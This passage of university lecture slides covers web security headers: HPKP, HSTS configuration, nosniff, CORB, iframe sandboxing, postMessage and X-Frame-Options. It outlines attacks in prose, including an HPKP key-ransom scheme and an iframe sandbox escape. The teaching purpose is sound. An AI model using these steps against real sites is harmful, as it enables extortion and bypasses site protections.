  - Deduce the identity from the pattern and the stored data who received which combination

HTTP Public Key Pinning (HPKP)

- Someone hacks a CA and issues a certificate for "*.google.com"
  - Man-in-the-middle attacks on google.com will work with this perfectly, even with HSTS and all precautions
  - Even if the user manually inspects the certificate ☺!
  - Only "hint": Google certificates should be issued by "GeoTrust Global CA"/"Google Internet Authority G2"
- Perfect solutions:
  1. Make sure nobody can hack a certification authority!
  2. Browser have built-in lists of which URL uses which CA
     - This is definitely useful and working, but not scalable!
- Mitigation only: Public Key Pinning
  - Web server sends a list of public key hashes
    - Only if the response is sent via a secure channel!
  - Client stores them and checks later connections against them
    - The public key is "pinned" to the first response

HTTP Public Key Pinning (HPKP)

- Why respond with **several** hashes?
  - To enable certificate rollover: serve hash for current and future certificate via old certificate → change to new certificate → serve hash for current certificate only (better: plus next one!)
    - Practice: serve for backup server and a spare certificate in case of revocation of original etc as well!
- May pin root/intermediate CA or the end certificate
  - Depends on the business model/expected changes
  - Root certificate: potential vulnerability against hacking the “intermediate” CA – practically this is the same CA (multiple certs for various reasons)
  - Intermediate certificate: you now not only have to manage rollover of your own certificate, but also those of the CA!
- May contain an URL to send violations to as well (‘ report-uri=“…” ‘)
  - The server gets informed if there is a problem (=unexpected cert.)

HTTP Public Key Pinning (HPKP)

- Drawbacks:
  - Works only, if the **first** connection is secure
  - Not supported in Internet Explorer/Edge (Firefox/Chrome/Opera do)
    - Firefox 73, Chrome 73 stopped support for it (Firefox support: 35-72)
  - HTTPS-Intercepting proxies lead to problems
    - Companies terminating TLS on FW → They install their own (≠ web site!) certificate on client as CA for the certificates generated on the FW
  - Loose key → nobody can access your site for several month!
    - Very dangerous – you lock out all customers without any solution
      - Except getting them to completely delete their browser and reinstall it
  - Privacy problem exists similar to the one with HSTS
  - CA terminates/removed from trusted list → No certificate anymore
- Recommendation: avoid this unless you are very professional, have very good security, and have extensively planned and prepared
  - Unlike HSTS: getting "some" encryption working is no problem!
  - If done, use several certificates from multiple CA

HTTP Public Key Pinning (HPKP)

- Attention: Extortion potential!
  - By Certification authority
    - “You pay …/do … or we will retract your certificate, then your site will be offline!”
    - Countermeasure: Provide/pin certificates from at least two CAs
  - By attackers
    - Hack server, activate HPKP with a long duration or change certificates
    - Exfiltrate private key
    - Wait some time for users to visit the site
    - Delete private key from server
    - Request money for disclosure of private key or all visitors (during waiting time above) will not be able to visit the website for month/years

Deprecated/not recommended anymore!

Implementing HSTS (and HPKP)

- Option 1: your web application sets these headers
  - Problematic, as these are not HTML but HTTP headers
  - They must know all about certificates etc
- Option 2: the webserver itself sets the headers
  - Depends on the server how, but all major ones can do this
- HPKP reports: requires custom page to receive POST requests, doing “something”, e.g. store it or send an E-mail
- Apache example:
  - Header always set Strict-Transport-Security “max-age=31536000; includeSubDomains”
    - Plus automatic redirect from http to https (→mod_rewrite)
  - Header set Public-Key-Pins "pin-sha256=\“…==\"; pin-sha256=\“…==\"; max-age=2592000; includeSubDomains“
    - Creating the key digests:
      openssl dgst -sha256 -binary pub.key | openssl enc -base64

365 days

30 days

Mime-Type sniffing vulnerabilities

- When receiving data, the browser may override the content type header if it thinks it knows better what the content actually is
  - If “bad data” can be inserted, this can be reused to change a “harmless” type into an “execute this” type!
- Solution: HTTP header “X-Content-Type-Option”
  - This disables MIME type sniffing, i.e. the browser always uses exactly what is set in the content-type header
- Practically there is only a single value:
  - **`X-Content-Type-Options: nosniff`**
- Also ensures that any request is blocked, if it is
  - Style and MIME-type is not “text/css”
  - Script and MIME-type is not a JavaScript MIME-type
    - “application/javascript” and many more

https://mimesniff.spec.whatwg.org/#mime-type-groups

Cross Origin Read Blocking

- What is this “CORB”?
  - New security feature by Chrome related to site isolation
  - If data is potentially dangerous (=worth stealing by attackers), SOP prevents access to it
    - <img src=“text.txt”>, <script src=“text.xml”>, <img src=“script.js”>
  - But to be really sure (and avoid problems by security bugs like Spectre), don’t load content into memory of process for this site
    - You would not get access to it anyway, so make sure you can’t access it even in case of significant problems
- How to do it: Set the X-Content-Type-Option header
  - Cross-origin reading is then blocked for
    - text/html, text/plain, text/json, application/json, */*+json, text/xml, application/xml, */*+xml (except image/svg+xml)
  - Requirement: Send the correct MIME type in the content-type header – which you should be doing anyway
- If the header is missing, Chrome tries to identify whether it is such a file and then activate CORB anyway (unless CORS is used)

Sandbox (Flag, not the CSP!)

- Additional flag to restrict untrusted content
- Applies only to iframe
- Additional restrictions:
  - Treats the content as being from a unique origin: never fulfills **S**OP
  - Will block:
    - Form submission
    - Script execution
    - Using plugins (embed, object, applet…)
    - Automatically triggered features (playing video, focusing form control)
  - Disables certain APIs
  - Prevents links from targeting other browsing contexts (i.e. opening windows or any other frames than itself)
  - Prevents navigating top-level context (=set URL of top frame/window)

Sandbox (Flag, not the CSP!)

- Exceptions possible:
  - allow-forms: form submission
  - allow-pointer-lock: APIs enabled
  - allow-popups: popups possible
  - allow-presentation: presentation API enabled
  - allow-same-origin: allow content to be treated as same origin
    - Result: content is treated according to where it really comes from, i.e. not a unique origin any more
  - allow-scripts: scripts can run
  - allow-top-navigation: may set the top location
- Security issues: good idea, but use CSP today
  - Specifying it in addition will do no harm, however!
  - Careful with exceptions: allow-scripts + allow-same-origin + from same origin
    → remove sandbox attribute, then reload itself
    → escape from sandbox!

PostMessage


- Enabling cross-origin communication between Windows
  - Between a page and the iframe (from a different source!) inside it
  - Between two windows/tabs (for sec. purposes a tab is a window)
- How does it work?
  - Acquire reference to other window, then dispatch message event
  - PostMessage: send to a queue of recipient
    - Message, target origin, transfer
- Message: Java objects which are cloned
  - Except: functions/error handlers, property setters/getter, property descriptors (original is marked as read-only → clone is read-write)
  - No walking and duplication of prototype chain
- Target origin: what the origin must be for the message to be sent
  - Security measure, e.g. when passing credentials like passwords
- Transfer (Optional): “transferable” (an API) objects whose ownership passes to the target (no longer usable by sender!)

PostMessage

- Recipient: a MessageEvent is fired → hopefully there is a listener
  - ```
    window.addEventListener("message",function(msgEvent) {
      var source=msgEvent.source;    // Source window/frame
      var origin=msgEvent.origin;    // Origin of sender
              // Protocol "://" Host [":" Port-if-not-80/443]
      var message=msgEvent.data;     // Message content object
    });
    ```
  - Typically the listener is registered in "window.onload"
  - The **origin** is that of the **sender** when the message was posted; now it might be different!
    - "Target origin" of sending script must be set to origin of recipient
- Security:
  - Sender: always specify a target origin, never use "*"
  - Recipient: always verify the origin
    - Anyone can post any message – make sure it's the expected one!
  - Recipient: check source if possible
    ```

Timing-Allow-Origin Header

- Specifies origins that may see attributes retrieved via the Resource Timing API, which otherwise would be blocked by SOP
  - Resource Timing API: retrieving and analyzing detailed network timing data regarding the loading of an application's resource(s)
  - Returns 0 if the resource is loaded from a different origin than the web page itself: redirectStart, redirectEnd, domainLookupStart, domainLookupEnd, connectStart, connectEnd, secureConnectionStart, requestStart, and responseStart.
- Header: “Timing-Allow-Origin” with “*” or CSV list of origins
- Security issues:
  - Timing allows detection whether a page is loaded from cache (=user has visited it before) or from the network (=not visited)
  - Not that useful for security, as the “load” event is still available



Resource Timing API timestamps:
https://siusin.github.io/perf-timing-primer/

https://w3c.github.io/resource-timing/

X-Frame-Options Header

- Should be replaced now by CSP – “frame-ancestors”, so more of historical interest or for browsers not supporting CSP at all
- Restricts whether this page can be embedded as a frame (=child)
- **HTTP** Response Header “X-Frame-Options”
  - DENY: Can’t be loaded inside a frame, not even from same origin
  - SAMEORIGIN: Only from same origin is framing possible
  - ALLOW-FROM ???: Specify origin to allow embedding from
    - Note: Firefox only checks immediate parent, but not all other ancestors
    - Not supported on Chrome
- Note: Will **NOT** work as Meta-Tag; **must** be in **HTTP**!
- Enforced by Browser, so this is not a help regarding secrecy, only against embedding from untrusted sources
  - Can help against Clickjacking

X-XSS-Protection Header

- Should be replaced by CSP – “unsafe-inline” (or better!), so more of historical interest or for browsers not supporting CSP
- Header: “X-XSS-Protection” with values “0”, “1” and “1; mode=block”
  - 0: Disabled
  - 1: Enabled; Attacks will be removed (sanitizing)
  - “1; mode=block”: Enabled; Browser will not show page
- Will only help for reflected XSS attacks
  - Exact working: could not be found
  - Seems to look for “<script>” or other dangerous content based on regular expressions
    - IE: A rule must match both the outgoing request **and** the reply to be detected as XSS
- Not supported by Firefox!

https://www.blackhat.com/docs/us-14/materials/us-14-Johns-Call-To-Arms-A-Tale-Of-The-Weaknesses-Of-Current-Client-Side-XSS-Filtering-WP.pdf

JOHANNES KEPLER
UNIVERSITÄT LINZ

INSTITUTE
OF NETWORKS
AND SECURITY

https://www.ins.jku.at

THANK YOU FOR YOUR ATTENTION!

Michael Sonntag
michael.sonntag@ins.jku.at
+43 (732) 2468 - 4137
S3 235 (Science park 3, 2nd floor)

JOHANNES KEPLER
UNIVERSITÄT LINZ
Altenberger Straße 69
4040 Linz, Österreich
www.jku.at